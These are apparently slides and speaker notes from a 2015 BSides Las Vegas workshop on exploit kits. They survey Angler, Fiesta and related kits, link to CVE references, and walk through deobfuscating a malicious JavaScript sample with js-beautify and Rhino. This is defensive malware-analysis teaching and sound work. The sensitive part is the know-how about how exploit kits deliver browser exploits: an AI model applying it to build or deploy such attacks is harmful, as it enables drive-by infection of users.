Exploit Kit Shenanigans: *They're Cheeky!*
BSides Las Vegas, 2015

In this workshop, I will walk attendees through the wonderful work of exploit kits (EKs)! We will discuss what an EK is, review current-day EKs, and then break down two popular EKs to analyze how they "tick."

To review the required workshop prep, please see our GitHub repo:
https://github.com/BechtelCIRT/EKWorkshop/

Let's have some fun!


Please grab a copy of the workshop files from GitHub, one of the USB drives I'll have at the workshop, or from the guy in the back of the class yelling about aliens and the NSA. Then again… no, it's cool. Copy his content. Totally legit.

We only have 4 hours. I'm pretty sure the actual workshop won't flow like this. But I can dream!

We'll be taking breaks whenever I get the feeling that you all need a break.

I've documented the Fiesta EK quite well in this presentation, which means I have a bunch of pretty pictures. As for Angler, I digressed on the graphics in favor of well-commented code.

This will be somewhat of a "Choose Your Own Adventure" type of shindig.
I'll let the group decide whether or not we cover the JS.Remora sample.




https://www.linkedin.com/in/ryanjchapman

I work for Bechtel Corporation. We have a SOC and CIRT, the two of whom work hand-in-hand to provide the security monitoring and security engineering, respectively, for one of the largest construction companies in the world. Check us out: http://www.bechtel.com/.

I love retro gaming, and I own many old-school consoles. I also have a four year old girl who runs around the house touching my stuff and doing whatever she wants. I have a wife who does the same thing.

Moving along…



This is our SOC

I like these things

Exploit Kits (EKs) are used to spread malware. I'm not a fan of re-inventing the wheel, so I will digress in the notes section. In the workshop, I will run my mouth about EKs, how they have evolved, etc. For those reading this document, you can find many great articles online, such as the following:

Joshua Cannell's "Tools of the Trade: Exploit Kits" article:
https://blog.malwarebytes.org/intelligence/2013/02/tools-of-the-trade-exploit-kits/

Jerome Segura's "Exploit Kits: A Fast Growing Threat" article:
https://blog.malwarebytes.org/exploits-2/2015/01/exploit-kits-a-fast-growing-threat/

Although slightly outdated, also check out:
Jason Jones' "The State of Web Exploit Kits" Blackhat US 2012 briefing:
https://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf

Reference

BentonParkPrints. (2015). Our Shenanigans Are Cheeky and Fun Home Decor [Online image]. Retrieved from https://www.pinterest.com/pin/4292562120303402/





Image from Joshua Cannell's "Tools of the Trade: Exploit Kits" article.
See previous slide.

Reference

Hewlett Packard. (2013). How exploit kits work [Online image]. Retrieved from http://blog.malwarebytes.org/wp-content/uploads/2013/02/exploit-process.png



In 2012-2013, the BlackHole EK was the big kid on the block. After the accused author of Blackhole ("Paunch") was arrested, Blackhole lost its market share to RedKit. Author Brian Krebs wrote a decent article on "Paunch", which can be found here: http://krebsonsecurity.com/2013/12/meet-paunch-the-accused-author-of-the-blackhole-exploit-kit/.

Moving into mid-2015, we see mostly Angler, Neutrino, Nuclear, Sweet Orange, and Fiesta EK.

Reference


Kahu Security. (2014). How exploit kits work [Online image]. Retrieved from http://www.kahusecurity.com/2014/wild-wild-west-122014/

The Common Vulnerabilities and Exposures (CVEs) is a widely-adopted, MITRE-produced classification system for known vulnerabilities.

For more information, see Mitre's site: https://cve.mitre.org/.

The Contagio blog has a great roundup of CVEs used by recent EKs:
http://contagiodata.blogspot.com/2014/12/exploit-kits-2014.html

The more CVEs an EK uses, the higher the number of successful exploits. This of course leads to more customers.




Identifying which CVE(s) a particular EK sample leverages can be difficult.

Common identification methods include looking for application versions checked and researching string-based indicators.

As an example, if we Google "x-flash-version: 11,4,402,287", we find notes regarding CVE-2013-0634 and others. While this is not definitive, this provides a decent indicator as to what you might be seeing.


In our JS.Remora sample, we run across the string "WebViewFolderIcon". If we Google "WebViewFolderIcon CVE," we find references to CVE-2006-3730 and the "MS06-057 Microsoft Internet Explorer WebViewFolderIcon setSlice() Overflow" vulnerability. This is more of a direct hit. Win.


Tools of the Trade
REMnux
RegEx
PERL
TAP TAP
BASH
IMMUNITY
DEBUGGER
FF dec
swftools
CVE-2015-BSLV



In an attempt to find some obfuscated JavaScript (JS) for analysis, I hit VirusTotal (VT) and searched for “javascript”.

This action resulted in VT’s “Comments tagged as #javascript” search page. Via some random clicking and derping, I ran across this sample. After analyzing the sample, I found the sucker to be a fantastic example of how exploit kits work. While this is not a traditional EK, the code works in a very similar fashion. Great learning tool!



CVE-2006-3730 (IE)

"Microsoft Internet Explorer WebViewFolderIcon setSlice() Overflow Exploit"

1) http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3730
2) https://www.exploit-db.com/exploits/2440/


CVE-2006-6884 (WinZip)

"WinZip FileView ActiveX controls CreateNewFolderFromName Method Buffer Overflow Vulnerability"

1) http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6884
2) http://www.securityfocus.com/archive/1/455612/30/0/threaded

CVE-200?-???? (QuickTime)

The QuickTime exploit in this sample referred to an external .php file that was not included in the VT sample. Thus… yeah, no clue what the actual code was or what vulnerability was being targeted.



File: 622ae60dfa1ed1cc4d6fbcfc460e435972799bbdbb5baae9c2e26f33b471a38f

When we first open the sample in a text editor, we can see that we have empty script tags at the beginning and end of the code. Those are annoying. In fact, we want *just* the JS.


Remove all script tags, leaving only JS within the document. **Save the edited code as "remora_js1.js".**

Next, we need to deobfuscate the code itself. While we can accomplish this in many ways, I prefer using js-beautify.

To beautify our code (make it legible), we are going to run the code through js-beautify on REMnux. Simply run the following command and we'll be off to the races:

js-beautify -d remora_js1.js > remora_js2.js

The -d option in js-beautify removes superfluous newline characters, which makes things easier to read.




Now, **open remora_js2.js in your text editor**. Here we see a call to dc() that passes a long, obfuscated string. The dc(x) function will deobfuscate the string (handled as `x`), which ends up being the HTML code that performs the exploits.

The deobfuscation is done in an inner-loop that uses `document.write` to append the value of the `r` variable to the HTML document. Our goal is to find all values of `r`, which will be the resulting HTML attack code.

Sure, we could debug this code in Firebug or another client-side debugger, but let's use a JS runtime environment called Rhino to run this code instead.

[https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Rhino]

One issue we have is how the variable `r` is treated within the outer loop. In the above screenshot, the variable is set to an empty string in line 9 and written to the document body in line 20. This means the code is written in chunks. We don't want to deal with that silliness.



Let's modify this sucker:

1) Comment out the original `r = '';` code segment and move this ABOVE the outer loop
   Line 14 = Commented out
   Line 12 = New location `r = '';`
2) Comment out the original `document.write(r)` code segment and move this BELOW the outer loop
   Line 25 = Commented out
   Line 27 = New location of `document.write(r)`

If we try to run this through Rhino now, we'll receive an error:

remnux@remnux:~/Desktop/remora$ **js -f remora_js2.js > remora.htm**
remora_js2.js:20:8 **ReferenceError: document is not defined**

We receive the "*document is not defined*" error because the 'document' object is provided by the browser. We are running Rhino rather than loading our code within a browser. Thus, the Document Object Model (DOM) node for 'document', which is the literal document opened within the browser, does not exist.

[See here: http://www.w3schools.com/jsref/dom_obj_document.asp]

To overcome this issue, we need to define an object called 'document' with a method

'write'. Luckily, Rhino provides a function called 'print', *which is not normally in JS*. As you might expect, print() in Rhino simply prints the contents of the passed argument to stdout. Thus, if we simply override 'document.write()', we can force Rhino to simply call its internal print() function rather than write to the active document.

Add the following to the top of the JS code (as seen in lines 1-3 in screenshot):

```
var document = {
        write : print
}
```


Save your document with all edits as "remora_js3.js".

Pro Tip: I learned this in the SANS FOR610 course (https://www.sans.org/course/reverse-engineering-malware-malware-analysis-tools-techniques).

Finally, **run the code through JS:**

```
js -f remora_js3.js > remora.htm
```

Next slide!

